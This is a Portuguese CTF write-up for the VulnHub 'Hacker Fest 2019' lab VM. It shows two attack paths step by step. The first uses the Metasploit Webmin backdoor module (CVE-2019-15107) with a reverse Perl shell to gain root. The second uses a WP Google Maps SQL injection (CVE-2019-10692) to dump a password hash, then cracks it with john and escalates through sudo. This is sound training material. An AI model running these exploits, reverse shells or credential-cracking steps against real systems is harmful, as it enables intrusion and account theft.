



CAPTURE THE FLAG – HACKER FEST: 2019 (CVE-2019-15107 e CVE-2019-10692)

Autor: ETR00M

Github: <https://github.com/ETR00M/>

Linkedin: <https://www.linkedin.com/in/ls-anderson/>

Link da Challenge: <https://www.vulnhub.com/entry/hacker-fest-2019,378/>

Nível: médio;

Categoria: *Exploit*;

Tag: pensamento linear, ferramentas (*Metasploit*, *nmap*, *wpscan*, *john*),
conceitos (*RCE*, *SQL Injection*).



Este *Capture the Flag* foi feito como parte do Desafio 02 proposto pelo Hacker Clube **Beco do Exploit**, cada desafio possui um vídeo no Youtube com a resolução, servindo como guia para os estudos.

- https://www.youtube.com/watch?v=_ZPWuhXf8wA&list=PLHBDcFA_1_WBcUJWf8cp5BaPsUkquRQU&index=2&ab_channel=VictordeQueiroz

A primeira máquina do desafio é a **Hacker Fest 2019**, embora o autor tenha classificado a *challenge* como “*very easy*” classifiquei este *Writeup* como dificuldade média, levando em consideração minha percepção pessoal de acordo com o entendimento dos temas abordados.



Description

The machine was part of my workshop for Hacker Fest 2019 at Prague.

Difficulty level of this VM is very "very easy". There are two paths for exploit it.


- There are no intentional rabbit holes.
- Through a vulnerable "[retracted]". Exploit is part of MSF.
- Through vulnerable "[retracted]".
 - Can be found by "[retracted]".
 - There is a "[retracted]" injection (exploit is part of MSF).
 - Recovered credentials (username + hash) can be cracked by John and rockyou.txt wordlist.
 - Low priv shell can be gained through MSF exploit or trying the credentials against "[retracted]".
 - Priv. esc. is simply done by "[retracted]".

This works better with VirtualBox rather than VMware. - .OVA = VirtualBox file - .ZIP = Hyper-V VM (v5)

Conforme a descrição deste desafio o objetivo é realizar a exploração da máquina, que pode ser efetuada a partir de dois meios distintos. A resolução será guiada pelo vídeo de apoio do Victor de Queiroz:

- https://www.youtube.com/watch?v=2-9QX97B9TE&list=PLHBDBcFA_1_WBcUJWf8cp5BaPsUkquRQU&index=3&ab_channel=VictordeQueiroz

Download, configuração e inicialização da máquina virtual (HF2019-Linux.ova):



Antes de seguirmos com o ataque precisamos identificar o endereço IP do alvo, como os testes estão sendo efetuados na rede local podemos buscar a VM a partir de um **ARP scan**:

Comando: `sudo nmap -PR -sn 192.168.1.0/24`

```
Nmap scan report for hf2019-linux ([redacted])
Host is up (0.0017s latency).
MAC Address: 08:00:27:80:0C:C7 (Oracle VirtualBox virtual NIC)
```



No primeiro cenário de exploração obteremos acesso a partir de um serviço vulnerável, portanto, realizaremos o reconhecimento e enumeração de portas/serviços no servidor, identificando possíveis pontos de entrada:

Comando: `sudo nmap -sV -Pn -v -p- 192.168.1.7`

```
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:80:0C:C7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.89 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Com o retorno do *nmap* podemos observar que as portas **21**, **22**, **80** e **10000** estão abertas, ao pesquisar por *exploits* disponíveis para os serviços nas versões correspondentes, encontraremos vulnerabilidades significativas no **Webmin** (porta 10000) que permitem a execução de códigos de forma remota (RCE – *Remote Code Execution*), a vulnerabilidade que será explorada possui *score* de 9.8 (crítica) e foi catalogada como CVE-2019-15107.

- <https://nvd.nist.gov/vuln/detail/cve-2019-15107>

Comando: `searchsploit Webmin`



```
(kali@kali)-[~]
$ searchsploit Webmin
```

Exploit Title	Path
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal	cgi/webapps/23535.txt
phpMy Webmin 1.0 - 'target' Remote File Inclusion	php/webapps/2462.txt
phpMy Webmin 1.0 - 'window.php' Remote File Inclusion	php/webapps/2451.txt
Webmin - Brute Force / Command Execution	multiple/remote/705.pl
webmin 0.91 - Directory Traversal	cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	linux/remote/21765.pl
Webmin 0.x - Code Input Validation	linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)	linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)	linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)	linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution	cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb

```
Shellcodes: No Results
```

Sabendo que existem formas de exploração com o *Metasploit Framework* iremos utilizá-lo para efetuar o ataque ao **Webmin**.

Comando: `sudo msfconsole`

```
(kali@kali)-[~]
$ sudo msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Use sessions -1 to interact with the last opened session

/ it looks like you're trying to run a \
\ module

@ @
|| ||
|| ||
|| ||
|| ||

=[ metasploit v6.4.12-dev- ]
+ -- ==[ 2426 exploits - 1250 auxiliary - 428 post ]
+ -- ==[ 1468 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Após abrir o **msfconsole** buscaremos pelos *exploits* passíveis de serem utilizados no alvo:



Comando: *search Webmin*

```
msf6 > search Webmin
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/webmin_show_cgi_exec	2012-09-06	excellent	Yes	Webmin /file/show.cgi Remote Command Execution
1	auxiliary/admin/webmin/file_disclosure	2006-06-30	normal	No	Webmin File Disclosure
2	exploit/linux/http/webmin_file_manager_rce	2022-02-26	excellent	Yes	Webmin File Manager RCE
3	exploit/linux/http/webmin_package_updates_rce	2022-07-26	excellent	Yes	Webmin Package Updates RCE
4	_ target: Unix In-Memory	.	.	.	.
5	_ target: Linux Dropper (x86 & x64)	.	.	.	.
6	_ target: Linux Dropper (ARM64)	.	.	.	.
7	exploit/linux/http/webmin_packageup_rce	2019-05-16	excellent	Yes	Webmin Package Updates Remote Command Execution
8	exploit/unix/webapp/webmin_upload_exec	2019-01-17	excellent	Yes	Webmin Upload Authenticated RCE
9	auxiliary/admin/webmin/edit_html_fileaccess	2012-09-06	normal	No	Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
10	exploit/linux/http/webmin_backdoor	2019-08-10	excellent	Yes	Webmin password_change.cgi Backdoor
11	_ target: Automatic (Unix In-Memory)	.	.	.	.
12	_ target: Automatic (Linux Dropper)	.	.	.	.

Podemos utilizar o comando abaixo para verificar a descrição do *exploit* e compreendê-lo melhor:

Comando: *info exploit/linux/http/webmin_backdoor*

```
Description:
This module exploits a backdoor in Webmin versions 1.890 through 1.920.
Only the SourceForge downloads were backdoored, but they are listed as
official downloads on the project's site.

Unknown attacker(s) inserted Perl qx statements into the build server's
source code on two separate occasions: once in April 2018, introducing
the backdoor in the 1.890 release, and in July 2018, reintroducing the
backdoor in releases 1.900 through 1.920.

Only version 1.890 is exploitable in the default install. Later affected
versions require the expired password changing feature to be enabled.

References:
https://nvd.nist.gov/vuln/detail/CVE-2019-15107
http://www.webmin.com/exploit.html
https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html
https://blog.firosolutions.com/exploits/webmin/
https://github.com/webmin/webmin/issues/947
```

Para selecionar o *exploit* desejado basta utilizar o comando abaixo:

Comando: *use exploit/Linux/http/webmin_backdoor*

O comando *options* mostra os parâmetros disponíveis para configuração no *exploit*, podemos identificar as variáveis que precisam ser modificadas com as informações do alvo (*remote*) e da nossa máquina (*local*) antes de iniciar o ataque. As opções com o valor “yes” na coluna “Required” não podem ser deixadas em branco.



No bloco *Module options* (*exploit/Linux/http/webmin_backdoor*) iremos alterar os valores RHOSTS e RPORT com as informações do alvo. Embora o campo SSL não seja obrigatório iremos alterá-lo para “true” para que seja possível utilizar a porta 443 (HTTPS) para comunicação com nosso *host*.

Name	Current Setting	Required
Proxies		no
RHOSTS		yes
RPORT	10000	yes
SSL	false	no
SSLCert		no
TARGETURI	/	yes
URIPATH		no
VHOST		no

No bloco *Payload options* (*cmd/unix/reverse_perl*) iremos alterar os valores de LHOST e LPORT com as informações da nossa máquina.

Name	Current Setting	Required
LHOST		yes
LPORT	4444	yes

```
msf6 exploit(linux/http/webmin_backdoor) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf6 exploit(linux/http/webmin_backdoor) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(linux/http/webmin_backdoor) > set LPORT 443
LPORT => 443
msf6 exploit(linux/http/webmin_backdoor) > 
```

Ao configurar os endereços e portas necessárias basta rodar o *exploit*, caso a configuração esteja correta será aberto uma sessão na máquina alvo com acesso privilegiado (*root*).

Comando: *run*



```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.1.10:443
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.1.10:443 → 192.168.1.7:49158) at 2024-07-13 01:10:59 -0400

id
uid=0(root) gid=0(root) groups=0(root)
```

Com a sessão aberta navegaremos até a *home* do usuário *root* para coletar a *flag* do desafio:

Comando: *cat /root/flag.txt*

```
id
uid=0(root) gid=0(root) groups=0(root)

pwd
/usr/share/webmin

cd /root


pwd
/usr/share/webmin

ls -l /root
total 4
-rw-r----- 1 root root 41 Sep 10 2019 flag.txt

cat /root/flag.txt
```

Para realizar a exploração pelo segundo método disponível precisamos entender outros aspectos da aplicação.

Página inicial do site:



Ao navegar pela página é possível verificar que foi utilizado o **WordPress** como CMS (*Content Management System*), isso pode ser identificado a partir do tema característico do WordPress, palavras-chave no conteúdo do site, código fonte da página, ferramentas de detecção de tecnologias, entre outros.

Código fonte:

```
<link rel="wlwmanifest" type="application/wlwmanifest+
<meta name="generator" content="WordPress 5.2.3" />
<style type="text/css">.recentcomments a{displ
</head>
```

Sabendo que o site foi criado em **WordPress**, podemos utilizar a ferramenta **wpscan** para escanear a aplicação em busca de vulnerabilidades. Para efetuar o *scan* via **wpscan** é necessário realizar o cadastro no site da ferramenta para receber um *token* de uso gratuito.

Comando: `wpscan --url http://192.168.1.7 --api-token TOKEN`



```
(kali㉿kali)-[~]  
$ sudo wpscan --url http://192.168.1.7 --api-token [REDACTED]  
  
WPSCAN  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.27  
Sponsored by Automattic - https://automattic.com/  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Como resultado do *scan* foram encontradas 17 vulnerabilidades no *plugin wp-google-maps*, entre elas, uma vulnerabilidade de *SQL Injection* não autenticado, mapeado como CVE-2019-10692 que afeta as versões anteriores à 7.11.18.

- <https://nvd.nist.gov/vuln/detail/CVE-2019-10692>

```
[i] Plugin(s) Identified:  
  
[+] wp-google-maps  
| Location: http://192.168.1.7/wp-content/plugins/wp-google-maps/  
| Latest Version: 9.0.44  
| Last Updated: 2024-11-19T08:57:00.000Z  
|  
| Found By: Urls In Homepage (Passive Detection)  
|  
[!] 17 vulnerabilities identified:
```

A CVE é classificada como crítica com *score* de 9.8 e pode ser explorada via *Metasploit*, conforme referência no resultado do **wpscan**:

```
[!] Title: WP Google Maps 7.11.00-7.11.17 - Unauthenticated SQL Injection  
Fixed in: 7.11.18  
References:  
- https://wpscan.com/vulnerability/475404ce-2a1a-4d15-bf02-df0ea2afdaea  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10692  
- https://www.exploit-db.com/exploits/48918/  
- https://plugins.trac.wordpress.org/changeset/2061434/wp-google-maps/trunk/includes/class.rest-api.php  
- https://packetstormsecurity.com/files/150640/  
- https://www.rapid7.com/db/modules/auxiliary/admin/http/wp_google_maps_sqli/
```

Comando: *search wp-google-maps*



```
msf6 > search wp-google-maps

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/admin/http/wp_google_maps_sqli 2019-04-02      normal Yes    WordPress Google Maps Plugin SQL Injection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/wp_google_maps_sqli

msf6 > █
```

Iremos selecionar o módulo de exploração encontrado e realizar a configuração do endereço de IP do servidor alvo:

Comando: *set RHOSTS 192.168.1.7*

```
msf6 > use 0
msf6 auxiliary(admin/http/wp_google_maps_sqli) > options

Module options (auxiliary/admin/http/wp_google_maps_sqli):

Name      Current Setting  Required  Description
-      -
DB_PREFIX wp_              yes       WordPress table prefix
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                 yes       The base path to the wordpress application
VHOST     no               no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/wp_google_maps_sqli) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
```

Ao explorar a vulnerabilidade de *SQL Injection* obteremos as credenciais do usuário **webmaster**, contendo nome de usuário, *hash* da senha e e-mail:

```
msf6 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 192.168.1.7
[*] 192.168.1.7:80 - Trying to retrieve the wp_users table ...
[+] Credentials saved in: /root/.msf4/loot/20250107173643 default 192.168.1.7 wp-google-maps_j_333761.bin
[+] 192.168.1.7:80 - Found webmaster $P$Bsq0diLTcy6AS1ofreys4GzRlRvSr1 webmaster@none.local
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/wp_google_maps_sqli) > █
```

Conforme descrição do desafio, a credencial obtida pode ser quebrada com a ferramenta **John** ao utilizar a *wordlist* **rockyou.txt**, portanto iremos salvar o *hash* da senha em um arquivo de texto para submetê-lo ao **john**.

Comando: *john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt*



```
(kali㉿kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])  
No password hashes left to crack (see FAQ)  
  
(kali㉿kali)-[~]  
$ john --show hash.txt  
?:  
  
1 password hash cracked, 0 left
```

Durante a fase de reconhecimento (**nmap**) encontramos a porta **22** aberta, dessa forma, a credencial obtida pode ser usada para acessar o servidor via SSH.

O usuário **webmaster** possui baixo privilégio no sistema, utilizaremos esse acesso inicial para coletar a *flag* em seu diretório *home*:

Comando: *cat flag.txt*

```
webmaster@HF2019-Linux:~$  
webmaster@HF2019-Linux:~$ id  
uid=1001(webmaster) gid=1001(webmaster) groups=1001(webmaster)  
webmaster@HF2019-Linux:~$ pwd  
/home/webmaster  
webmaster@HF2019-Linux:~$ ls -la  
total 24  
drwxr-xr-x 3 webmaster webmaster 4096 Jul 13 06:05 .  
drwxr-xr-x 4 root      root      4096 Sep 10 2019 ..  
-rw-r----- 1 webmaster webmaster  57 Jul 13 06:05 .bash_history  
-rw-r----- 1 webmaster webmaster  41 Sep 10 2019 flag.txt  
drwxr-xr-x 2 webmaster webmaster 4096 Jul 13 06:04 .nano  
-rw-r--r-- 1 webmaster webmaster  66 Jul 13 06:04 .selected_editor  
webmaster@HF2019-Linux:~$ cat flag.txt  
webmaster@HF2019-Linux:~$
```

O escalonamento de privilégio pode ser realizado facilmente a partir do comando *sudo*, pois o usuário possui permissão para executar qualquer comando como *root*, dessa forma, podemos ler o arquivo *flag.txt* em */root*.



Comando: `sudo cat /root/flag.txt`

```
webmaster@HF2019-Linux:~$  
webmaster@HF2019-Linux:~$ sudo -l  
[sudo] password for webmaster:  
Matching Defaults entries for webmaster on localhost:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User webmaster may run the following commands on localhost:  
    (ALL) ALL  
webmaster@HF2019-Linux:~$ whoami  
webmaster  
webmaster@HF2019-Linux:~$ sudo whoami  
root  
webmaster@HF2019-Linux:~$ sudo cat /root/flag.txt  
[REDACTED]  
webmaster@HF2019-Linux:~$
```

Com isso, chegamos ao fim dos dois métodos de exploração da máquina **Hacker Fest 2019**. A princípio a partir da exploração do **Webmin** vulnerável ganhamos acesso direto como *root* na máquina e coletamos a *flag* deste usuário, com o segundo método exploramos uma vulnerabilidade no plugin **Google Maps** no **Wordpress** ganhando acesso de baixo privilégio com usuário *webmaster* e coletando sua *flag*, porém esse usuário possuía permissão de execução de comandos como *root*, tornando possível o escalonamento de privilégio e coleta da *flag* principal do desafio.